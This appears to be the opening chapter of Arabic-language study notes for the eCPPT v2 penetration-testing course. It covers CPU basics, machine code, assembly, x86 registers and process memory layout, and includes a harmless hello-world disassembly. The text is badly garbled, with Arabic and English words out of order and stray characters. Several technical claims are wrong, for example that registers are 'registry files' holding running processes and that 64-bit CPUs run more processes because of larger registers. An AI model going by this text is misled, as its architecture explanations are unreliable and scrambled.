

# eCPPT V2

**System Security Penetration Testing**

**BY: Ahmad Abdelnasser Soliman**

***abdelnassersoliman0@gmail.com***



## **Index Of Content:**

<b>1. Architecture Fundamentals.....</b>	<b>2-17</b>
<b>2. Assembler Debuggers.....</b>	<b>18-35</b>
<b>3. Buffer Overflows.....</b>	<b>36-139</b>
<b>4. Shell Coding.....</b>	<b>140-202</b>
<b>5. Cryptography &amp; Pass Cracking.....</b>	<b>202-244</b>
<b>6. Malware.....</b>	<b>244-279</b>

# 1. Architecture Fundamentals:


- فالجزء دا هنتكلم عن ال **System** مكون من ايه وازاي بيشتغل **Penetration testing** وعماريه بناء النظم عندك عشان تعمل ال **System** بشكل صحيح عال **System** لابد انك تفهم مكونات ال **System** دا وازاي بتشتغل الاول ... وهنافش نقطه دا خلل الجزء دا ...

<b>1.1 Introduction.....</b>	<b>1-2</b>
<b>1.2 Architecture Fundamentals.....</b>	<b>2-13</b>
<b>1.3 Security Implementations.....</b>	<b>13-17</b>

---

## 1.1 Introduction:

- النقط ال هنشرحها من هنا لحد ال **Buffer overflow** هيختايك فاهم دا مكون من ايه وشغال ازاي عشان لما نيجي نعمل أشهر ال **System** **Buffer overflow** عندنا عال **System** ال هو ال **Attack BOF** ونستغل ايه بالضبط فال **System** من جوا عشان نعمل عليه ال **Section Attack** وخد بالك من نقطه كل تركيزنا فال **Section** دا هيكون على ال **Exploitation** وازاي نعمله ... يعني **Windows System** ال **Linux System** خارج الحسبة بتعتنا .



## 1.2 Architecture Fundamentals:

- هنا هنتكلم عن شويه مصطلحات هتساعدك ففهمك لـ **System** عشان تعرف بالضبط ال **Exploit** بتاعك هيروح لأنهي جزء تحديداً وهيعمله **Exploit** ازاي فهمم انا نتعرف على بعض ال المصطلحات الخاصه بال **System** زي ال **CPU** وال **Components** وال **Machine code** وال **registers** وال **Instructions** وال **Stack** وال **Memory** وال **Assembly language** عشان تبقا فاهم ال المصطلحات الأخرى الهامه لفهمنا لـ **System** بitem ازاي مش مجرد بتنفذ خطوات فقط.

- أول مكون من مكونات النظام هنتكلم عنه هو ال **CPU** ال هو المعالج الخاص بجهازك اختصار ل **Central Process Unit** ودا العقل بتاع النظم عندك ... فانت عشان تشغلي اي برنامج عندك عالنظام لازم يكون ال **CPU** على علم بييه وبيشغله عن طريق ال **Code** ودا اللげ الخاصه بال **CPU** فعشان اي برنامج يتنفذ عندك لازم يتحول ل **Machine Code** ال بيفهمه ال **CPU** عشان بيتدلي ينفذ الكود دا ... وال **machine Code** دا عباره عن مجموعة من التعليمات ال بتكون على شكل **Commands** ال بيفهمها ال **CPU** ويقدر يتعامل معها... فزي مقولنا اي **Program** عاوز تشغله عندك لازم يعدي عال **CPU** الاول يحول الكود ل **Machine Code** عشان يبدئ يتعامل معاه ويفهمه وينفذه ... خد مثال ... لو انت جيت عال **CPU Command** دا كدا **Refresh** وعملت **Desktop** ميفهمهوش خالص انما بيقوم محوله لـ **Machine Code** ال هي عباره عن بعض التعليمات او ال **Instructions** زي مقولنا للغته هو ال يفهمها فيفهم انك عاوز تعمل **Refresh** للجهاز بتاعك فينفذ ال **Command** وهذا مع اي حاجه فالنظام عندك ... فالتعامل بيختلف بين الانسان والاله لكل منهم لغته الخاصه ال يفهمها .

طب انا كأنسان لو عاوز اقرء الكود الخاص بال **CPU** ال هو ال **Machine Code** هعمل ايه !؟ هروح استخدم لغه اسمها ال **Assembly Language** دي عباره عن لغه بتمكناك انك تعمل ... **Human Code** من ال **Machine Code Translate** عندنا نوعين من ال **Assembly Language** وهم ال **NASM** و اختصارها ال **Assembler** ال هو ال **Microsoft Micro Assembler** ... كل شغلنا هيكون عال **NASM** خد مثال عشان الصورة تثبت .

```

helloworld.exe:
Disassembly of section .text:
00401500 <_main>:
401500: 55           push    ebp
401501: 89 e5        mov     ebp,esp
401503: 83 e4 f0      and    esp,0xffffffff0
401506: 83 ec 10      sub    esp,0x10
401509: e8 72 09 00 00 call   401e80 <__main>
40150e: c7 04 24 00 40 40 00    mov    DWORD PTR [esp],0x404000
[esp],0x404000
401515: e8 de 10 00 00 call   4025f8 <_puts>
40151a: b8 00 00 00 00    mov    eax,0x0
40151f: c9              leave
401520: c3              ret


```

-هتلaciي هنا عندنا ملف **exe** ال هو **hello world** ضغطت انت عليه **CPU** من جهازك بيروح علطول لل **User Double Click** عشان يشتغله بس بال **Machine Code** اللغه ال يفهم بيها و هتلaciي بيتخزن فال **Memory** على شكل ارقام او اكواد كل كود بيديل على عملية معينه حصلت ... فانت ممكن تحول لغه ال **CPU** لأكواد عاديه تفهمها زي ال قدامك دي بلغه ال **Assembly** عباره عن وكل واحده بتدل على حاجه معينه ... فكل **Command** عند ال **CPU** مكتوب بلغته بيقابله ال **Instruction** اللي بينفذه ولكن باللغه ال يفهمها الانسان .

- خد بالك من نقطه وهي ان كل **CPU** لما يجي يفهم ال **CPU** بيفهمها بطريقه مختلف عن الآخر ... يعني ال **Instruction** الخاص ب **CPU** غير ال **CPU** الخاص **Intel** مثلا فهتلاقى كل واحد منهم ليه **Instruction** لنفس الأمر بصيغه مختلفه ... ال هي بنقول عليها ال **ISA** اختصار ال **Instruction Set Architecture** يعني لكل **CPU** معماريه خاصه بيها ... خد مثال ... المعماريه اللي هي -**32X** دي معماريه ل **CPU** معين بتشغل ال **Processes** ال **64X** بتشغل ال **bit Processes** عندك عالنظام وهكذا مع ال **64X** بتشغل ال **bit** ... **bit -64** ... **Program** الخاصه بأي **Program** عندك ال بتكون **64**

- فدا مقصدى من ال **ISA** ان لكل **CPU** ان لكل **CPU** معماريه خاصه بيها ال هي او **bit-64** او **bit-32** بيقدر يخزن ال **Processes** فال ال **CPU** بتعتاك كل مزاد حجم وكل مزادت معماريه ال **CPU** بتعتاك كل مزاد حجم ال **Processes** ال تقدر تخزن فيها **Registry Files** كتير فنفس الوقت يعني ال **CPU** ال معماريته **64** أقوى من ال **32** لانه هيقدر ينفذ كذا **Processes** مع بعض بشكل احسن من ال **32**.

- خليك على علم بأن ال **CPU** بينفذ ال **Processes** مع بعض بشكل متناسق مش بينفذ كل **Process** لوحدها ... فمحتاج مكان يخزن فيه ال **processes 5000** على سبيل المثال الخاصين بال **CPU** ال انت مشغلها عندك عالنظام حاليا ... هتلاقى ال **Programs** بيحتفظ بيهم بشكل مؤقت فال **registry files** عشان يستدعى لهم منه وينفذهم مع بعض لأن زي مقولنا مينفعش ينفذ كل **Process** لوحدها دي مش طريقه شغله ... طب ال **64X** بالطبع ليه **Registry files** حجمها تخزينها أكبر من ال **86X** وبالتالي هيسع ل **Processes** اكتر تشتل مع بعضها وبالتالي هو أقوى وأسرع فالاداء من ال **86X** ... فال هو المكان ال جوا ال **CPU** ال انت مخزن فيه ال **Register Processes** بتعتاك .




-تعالى نتكلم عن ال **Registers** بشكل مفصل أكثر... ال **Registers** هي المسؤله عن عمليات التخزين وعن طريقها بيقدر ال **CPU** يتواصل مع ال **Process** على حسب ال **CPU** ... ال **RAM** ال هيقوم بيهما بحدد ال **Registers** ال هيقوم بيهما عن غيرها من ال **Registers**.

-دي بعض ال **Registers** ال بتشتغل على معماريه **86X** لـ ... ال **CPU** ... ال **Process** ال هيشغلها هو ال **CPU**.

X86 Naming Convention	Name	Purpose
EAX	Accumulator	Used in arithmetic operation
ECX	Counter	Used in shift/rotate instruction and loops
EDX	Data	Used in arithmetic operation and I/O
EBX	Base	Used as a pointer to data
ESP	Stack Pointer	Pointer to the top of the stack
EBP	Base Pointer	Pointer to the base of the stack (aka Stack Base Pointer, or Frame pointer)
ESI	Source Index	Used as a pointer to a source in stream operation
EDI	Destination	Used as a pointer to a destination in stream operation


-عندنا بعض ال **Registers** بتنقسم لنوعين وهما ال **Low Byte Registers** وال **High Byte Registers** ... المقصود بال **Low Byte Registers** ال هو أول مكان فال **High Byte Registers** بيتخزن فيه ال **Data** اما ال **High Byte Registers** فهو آخر مكان فال **Low Byte Registers** بيتخزن فيه ال **Data**.

## The bits in a two-byte integer




-بالنسبة لـ Registry دا كل ال عاوزين نعرفه عنها لحد دلوقتي ...  
انها هي المسئوله عن تخزين ال Processes جوا ال CPU وعن طريقها بيقدر ال CPU يتواصل مع ال RAM ... وال Data بتخزن جواها لقسمين هما ال HIGH وال LOW ال موجوده فالاول هي ال LOW والموجوده فالآخر هي ال HIGH .

-تعالى بعد كدا نتكلم عن ال Process Memory شويه ... قبل منفهم ال Processes ازاي بتخزن جوا ال Memory بتعتاك ...  
تعالى نفهم مع بعض ازاي اساسا ال Memory بتشغل ... ول يكن انت عاوز تشغل ملف صوتي لتسجيل قرآن فأنت عندك الملف ال MP 3  
عندك بتروح تضغط عليه فيتحول علطول لـ Machine Code ال يقدر يقرأها ال CPU وفعلا حوله لـ Machine Code بتاعه  
ومستني يشغله ... ال MP 3 دا موجود فال Hard Disk بتاع جهازك ... ال CPU بيخلی ال Hard Disk عن طريق الأمر انه يأخذ نسخه من الملف ال MP 3 ويحطها جوا ال Memory بتعتاك ...  
النسخه ال فتحت قدامك انت ك User حاليا فتحت من ال RAM ال هي النسخه ال Copy الموجوده فيها ... سؤال هنا ليه تفتح الملف من ال RAM ومتفتحش من ال Hard Disk لأن ببساطه ال RAM أسرع من ال Hard Disk بتاعك ... عشان كدا ال CPU بيأخذ نسخه من ال Data بتعتاك ويحطها جوا ال RAM عشان ال User يستخدمها . Hard Disk تكون استجابتها أسرع من ال Hard Disk .



-تعالى نشوف شكل ال **Data** دی بتخزن ازاي جوا ال **Memory** ... اي **Data** ... **Memory** لیها عنوان متخرنہ فیه عشان ال **Data** تعرف توصلها من عنوانها عشان الموضوع میپقاش عشوائي ... فکل **Data** لیها عنوان متسجلہ بیه جوا ال **Process** ... عدنا اي **Memory** بتخزن جوا ال **region 4** علی شکل ال **RAM** دول والاجزاء دی کالاتی ... ال . **Stack** وال **Heap** وال **Data** وال **Text**



-اهو ال **Process** أول مشتغلت اتقسمت جوا ال **Memory** بتعتی . **Stack** **Heap** **Data** وال **Text** وال **Instructions** للأربع أجزاء دول ... ال **Program Code** او ال **Program Instructions**

-جزء ال **Program Code** دا بیحتوی على ال **Program Instructions** **exe** بمعنى ... انت شغلت ملف ال **Process** مثلا فدا لیه **Chrome** هتشتغل من ال **Memory** وهتقسام للأجزاء ال قولناها دی ...

